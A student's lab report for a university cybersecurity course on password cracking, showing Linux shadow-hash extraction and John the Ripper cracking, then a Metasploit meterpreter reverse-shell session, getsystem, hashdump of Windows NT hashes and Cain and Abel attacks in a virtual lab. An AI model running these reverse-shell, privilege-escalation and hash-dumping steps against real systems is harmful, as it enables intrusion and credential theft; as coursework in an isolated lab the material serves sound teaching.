

Assignment 5: Password Cracking

CYSE 301: Cybersecurity Technique and Operations

Carl Lochstampfor

March 17, 2026

At the end of this module, each student needs to submit a report that includes the solutions to the following tasks. Make sure you take a screenshot for every single step as proof.

Task A: Linux Password Cracking (25 points)

1. **5 points.** Create two groups, one is **cyse301**, and the other is your **ODU Midas ID** (for example, svatsa). Then display the corresponding group IDs.

Command >> `groupadd cyse301; groupadd cloch001`

Command >> `tail /etc/group -n 5`

```

Kali - Internal Workstation on CY301-CLOCH001
root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
└─# groupadd cyse301; groupadd cloch001
groupadd: group 'cloch001' already exists

(root@kali)-[~]
└─# tail /etc/group -n 5
splunk:x:1001:
Norfolk:x:1002:
Virginiabeach:x:1003:
cloch001:x:1004:
cyse301:x:1005:
  
```

2. **5 points.** Create and assign three users to each group. Display **related UID and GID information of each user.**

Command >>

`useradd user1 -g cyse301; useradd user2 -g cyse301; useradd user3 -g cyse301; useradd user4 -g cloch001; useradd user5 -g cloch001; useradd user6 -g cloch001`

Command >> `cat /etc/passwd | grep home`

```

(root@kali)-[~]
└─# useradd user1 -g cyse301; useradd user2 -g cyse301; useradd user3 -g cyse301; useradd user4 -g cloch001; useradd user5 -g cloch001; useradd user6 -g cloch001

(root@kali)-[~]
└─# cat /etc/passwd | grep home
kali:x:1000:1000::,/home/kali:/usr/bin/zsh
Thor:x:1002:1002::/home/Thor:/bin/sh
Iron_Man:x:1003:1002::/home/Iron_Man:/bin/sh
Captain_America:x:1004:1002::/home/Captain_America:/bin/sh
Black_Widow:x:1005:1003::/home/Black_Widow:/bin/sh
Hawkeye:x:1006:1003::/home/Hawkeye:/bin/sh
Widowmaker:x:1007:1003::/home/Widowmaker:/bin/sh
user1:x:1008:1005::/home/user1:/bin/sh
user2:x:1009:1005::/home/user2:/bin/sh
user3:x:1010:1005::/home/user3:/bin/sh
user4:x:1011:1004::/home/user4:/bin/sh
user5:x:1012:1004::/home/user5:/bin/sh
user6:x:1013:1004::/home/user6:/bin/sh
  
```

3. **5 points.** Choose six new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.

Command >> *passwd user1 (user2, user3, etc.)*

```
(root@kali)-[~]
└─# passwd user1
New password:
Retype new password:
passwd: password updated successfully

(root@kali)-[~]
└─# passwd user2
New password:
Retype new password:
passwd: password updated successfully

(root@kali)-[~]
└─# passwd user3
New password:
Retype new password:
passwd: password updated successfully

(root@kali)-[~]
└─# passwd user4
New password:
Retype new password:
passwd: password updated successfully

(root@kali)-[~]
└─# passwd user5
New password:
Retype new password:
passwd: password updated successfully

(root@kali)-[~]
└─# passwd user6
New password:
Retype new password:
passwd: password updated successfully
```

4. **5 points.** Export all six users' password hashes into a file named "**YourMIDAS-HASH**" (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You **MUST** crack at least one password in order to complete this assignment.

Command >> `tail -n 6 /etc/shadow > cloch001-HASH`

```
(root@kali)-[~]
└─# tail -n 6 /etc/shadow > cloch001-HASH
```

Command >> `cat cloch001-HASH`

```
(root@kali)-[~]
└─# cat cloch001-HASH
user1:$y$j9T$2KlsbUwNABzA0ZaiLQq20.$yA7ykm8nRF6gQfGU0bDKJStn6k9ovD58KVpvBneY0b/:20530:0:99999:7:::
user2:$y$j9T$Xul0tST.9Rv9J1jfpPM200$l/kdHrVVy8e0S0j0PwYVcGMJDpoFtKuC2gFvFwcT9jB:20530:0:99999:7:::
user3:$y$j9T$mHQxwug.0c1hGu7H/q5Hm.$UPpK5/y6NIXL6smo8bqpiH1KB7CdyKoty7zyROjn3a2:20530:0:99999:7:::
user4:$y$j9T$PGqWrIGvSxgU440cjMrqW/$RlY0u8uF1GpKUpKSm8.5AH/CuXNb05/nqVPcRkq8RBA:20530:0:99999:7:::
user5:$y$j9T$29mHEjurIeJ/XuYYDyz0p/$SRfzla8j3zTsdC6wTgSida7PqZiHaFYIbFM2uZGD5R0:20530:0:99999:7:::
user6:$y$j9T$5bnkvqWa/KtZ23Y9.Bxow0$zvZMjN0Noh.30e1yxYboI3CbHJqctKejUBbgM5oogi2:20530:0:99999:7:::
```

Command >> `john cloch001-HASH --wordlist=rockyou.txt --format=crypt`

Command >> `john cloch001-HASH --show`

```
(root@kali)-[~]
└─# john cloch001-HASH --wordlist=rockyou.txt --format=crypt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (user1)
123456        (user2)
baseball      (user3)
3g 0:00:00:29 0.00% (ETA: 2026-03-25 00:31) 0.1008g/s 25.82p/s 96.83c/s 96.83C/s football1..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```


Task B: Windows Password Cracking (25 points)

Log on to **Windows 7 VM** and create a list of 3 users with different passwords (OR you may use the WINHash.txt file you created in lab-4-task-c-Question-5e).

Now, complete the following tasks:

1. **5 points.** Display the password hashes you have saved in WinHash.txt (**cloch001.txt**) file in Internal Kali.

Command >> `net user8 password1 /add (net user user9... etc.)`



The screenshot shows a Windows 7 VM window titled "Windows 7 on CY301-CLOCH001 - Virtual Machine Connection". Inside, an Administrator Command Prompt is open. The following commands and their outputs are shown:

```
C:\Windows\system32>net user user8 password1 /add
The command completed successfully.

C:\Windows\system32>net user user9 abc123 /add
The command completed successfully.

C:\Windows\system32>net user user10 letmein /add
The command completed successfully.

C:\Windows\system32>net user
User accounts for \\WINDOWS?

Administrator          Captain_America        Carl
cloch001                Guest                  Hawkeye
Thor                    user1                  user10
user2                    user3                  user8
user9                    Window ?
The command completed successfully.

C:\Windows\system32>
```

Red arrows in the original image point to the newly added users: user8, user9, user10, and user8 in the list.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x  
(root@kali)-[~]  
# msfconsole  
Metasploit tip: After running db_nmap, be sure to check out the result  
of hosts and services  
  
Metasploit v6.3.55-dev  
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.10.13  
LHOST => 192.168.10.13  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.10.13:4444
```

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x  
zsh: corrupt history file /root/.zsh_history  
(root@kali)-[~]  
# python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x  
(root@kali)-[~]  
# service apache2 start  
  
(root@kali)-[~]  
# cp ~/cloch001.exe /var/www/html
```

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)~[~]  
# service apache2 start  
  
(root@kali)~[~]  
# service apache2 status  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)  
   Active: active (running) since Wed 2026-03-18 01:31:36 EDT; 7s ago  
     Docs: https://httpd.apache.org/docs/2.4/  
   Process: 3069 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
   Main PID: 3090 (apache2)  
     Tasks: 6 (limit: 3320)  
    Memory: 28.0M (peak: 28.3M)  
       CPU: 166ms  
   CGroup: /system.slice/apache2.service  
           └─3090 /usr/sbin/apache2 -k start  
             └─3093 /usr/sbin/apache2 -k start  
               └─3094 /usr/sbin/apache2 -k start  
                 └─3095 /usr/sbin/apache2 -k start  
                   └─3096 /usr/sbin/apache2 -k start  
                     └─3097 /usr/sbin/apache2 -k start  
  
Mar 18 01:31:35 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...  
Mar 18 01:31:36 kali apachectl[3087]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name: [127.0.0.1]...  
Mar 18 01:31:36 kali systemd[1]: Started apache2.service - The Apache HTTP Server.  
lines 1-20/20 (END)
```

The screenshot shows a web browser window with the address bar set to 192.168.10.13. The page title is "Index of /". Below the title is a table with columns for Name, Last modified, Size, and Description. A single entry is listed: cloch001.exe, last modified on 2026-03-18 01:10, with a size of 72K. Below the table, it says "Apache/2.4.58 (Debian) Server at 192.168.10.13 Port 80". An inset window shows a Windows File Explorer view of the Downloads folder, containing two files: cloch001 (1) and cloch001, both modified on 3/18/2026 at 1:13 AM and 1:14 AM respectively.


```

meterpreter > sessions -i 2
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::
Captain_America:1009:aad3b435b51404eeaad3b435b51404ee:720314fd46f4c12463c1edb4144c5df0 ::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe ::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe ::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::
Hawkeye:1010:aad3b435b51404eeaad3b435b51404ee:4ce9eadea330a0f7a284d0c9bf0b84ff ::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 ::
Thor:1008:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174 ::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d ::
user10:1013:aad3b435b51404eeaad3b435b51404ee:becedb42ec3c5c7f965255338be4453c ::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d ::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178 ::
user8:1011:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef ::
user9:1012:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b ::
Window_7:1000:aad3b435b51404eeaad3b435b51404ee:8866f7e3ee8fb117ad06bddd830b7586c ...
meterpreter >

```

```

root@kali: ~
File Actions Edit View Help

root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
zsh: corrupt history file /root/.zsh_history
root@kali) ~)
_ cat ~/Desktop/WinHash.txt
Thor:1008:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174 ::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d ::
user10:1013:aad3b435b51404eeaad3b435b51404ee:becedb42ec3c5c7f965255338be4453c ::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d ::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178 ::
user8:1011:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef ::
user9:1012:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b ::


```

```

WinHash.txt — LibreOffice Writer
Table Form Tools Window Help
ration Mono 10 pt B I U S x² x₂ A A
community.
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d ::
user10:1013:aad3b435b51404eeaad3b435b51404ee:becedb42ec3c5c7f965255338be4453c ::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d ::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178 ::
user8:1011:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef ::
user9:1012:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b ::

```

2. **10 points.** Then perform dictionary attack using **John the ripper** for **10 minutes** to crack the windows users' passwords (You **MUST** crack at least one password in order to complete this assignment.).



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x  
zsh: corrupt history file /root/.zsh_history  
(root@kali)-[~]  
# john ~/WinHash.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt  
stat: /root/WinHash.txt: No such file or directory  
(root@kali)-[~]  
# john ~/Desktop/WinHash.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 5 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123 (user9)  
password1 (user8)  
letmein (user10)  
3g 0:00:00:01 DONE (2020-03-18 02:05) 1.530g/s 7318Kp/s 7318Kc/s 14637Kc/s _ 09..*7;Vamos!  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session completed.  
(root@kali)-[~]  
#
```

3. **10 points.** Launch/open the password cracking tool, **Cain and Abel in Windows 7 VM**, via a remote desktop window. Then, implement **BOTH brute force and dictionary attacks** to crack the passwords for Windows7 users. (You MUST crack at least one password in order to complete this assignment).


NOTE: Please refer to the class lecture and Lab Manual –Module 4 to learn how to add users in Linux and how to use Cain tool for windows password cracking.

```
meterpreter > shell
Process 1456 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup "Remote Desktop Users" Thor /add
net localgroup "Remote Desktop Users" Thor /add
The command completed successfully.

C:\Windows\system32>exit
exit
meterpreter > |
```

```
(root@kali)-[~]
└─# rdesktop 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize MLA, do you have correct Kerberos TGT initialized?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
|
```



User Name	LM Passw...	NT Passw...	LM Hash	NT Hash
Administrator	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	31D6CFED16AE931873C59D7E0C089C0
Carl	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	720314FD46F4C12463C1ED84144C5DF0
cloch001	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	28576ACB66CFDA7294D68D1804188FE
Guest	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	31D6CFED16AE931873C59D7E0C089C0
Hawkeye	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	4CE9EADEA330A0F7A284D0C9BF0B84FF
HomeGroupUser\$	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	2D79C7F57C09BAD3139F56290E444B23
Thor	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	579110C49145015C47ECD267657D3174
user1	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	301171DE59D53AE594C97E968218515D
user2	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	BECEDB42EC3C5C7F965255338BE4453C
user3	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	201171DE59D53AE594C97E968218515D
user8	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	C718F548C75062AD493250DB208D3178
user9	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	5835048CE94AD0564E29A924A03510EF
Window 7	*empty*	*empty*	AAD3B435851404EEAAD3B435851404EE	F9E37E83883C47A93C2F09F66408631B

Dictionary Attack

rdesktop - 192.168.10.9

Dictionary Attack

Dictionary	Position
✓ C:\Program Files\Cain\Wordlists\Wordlist.bit	1662760

Key Rate: 2549760 Pass/Sec

Dictionary Position: 1605643 (46%)

Current password: m4crol3p1d0pter0us

Options:

- As is (Password)
- Reverse (PASSWORD - DR0WSSAP)
- Double (Pass - PassPass)
- Lowercase (PASSWORD - password)
- Uppercase (Password - PASSWORD)
- Num. sub. perms (Pass.P4ss.Pa5e...P455...P455)
- Case perms (Pass.pAss.pa5e...Pa5e...PASS)
- Two numbers Hybrid Brute (Pass0...Pass99)

Plaintext of 579110C49145015C47ECD267657D3174 is 123123
 Plaintext of F9E37E83883C47A93C2F09F66408631B is abc123
 Plaintext of 4CE9EADEA330A0F7A284D0C9BF0B84FF is academic
 Plaintext of BECEDB42EC3C5C7F965255338BE4453C is letmein
 Attack stopped!
 4 of 6 hashes cracked

Brute-Force Attack

The screenshot shows a Kali Linux terminal window with a terminal window titled "rdesktop - 192.168.10.9" open. The terminal displays a list of users and their corresponding hashes. A "Brute-Force Attack" dialog box is overlaid on the terminal, showing a character set of "abcdefghijklmnopqrstuvwxyz0123456789", a password length range of 1 to 16, and a key rate of 10585933 Pass/Sec. The dialog also shows a current password of "n95ia" and a time left of 2.4521e+010 years. A red box highlights the output of the attack, showing three plaintexts: "abc123", "academic", and "letmein".

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	*empty*	*	*empty*	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
Captain_America	*empty*	*	*	AAD3B435B51...	720314FD46F4...		LM & NTLM
Carl	*empty*	*	*	AAD3B435B51...	2B576ACBE6B...		LM & NTLM
cloch001	*empty*	*	*	AAD3B435B51...	2B576ACBE6B...		LM & NTLM
Guest							
Hawkeye							
HomeGroupUser\$							
Thor							
user1							
user10							
user2							
user3							
user6							
user9							
Window 7							

Brute-Force Attack

Charset: Pdefined
 Custom

abcdefghijklmnopqrstuvwxyz0123456789

Password length: Min 1, Max 16

Keyspace: 8.1860514273734411E+024

Current password: n95ia

Key Rate: 10585933 Pass/Sec

Time Left: 2.4521e+010 years

Plaintext of F9E37E83B83C47A93C2F09F66408631B is abc123
Plaintext of 4CE9EADEA330A0F7A284D0C9BF0B84FF is academic
Plaintext of BECEDB42EC3C5C7F965255338BE4453C is letmein
Plaintext of 579110C49145015C47BCD267657D3174 is 123123

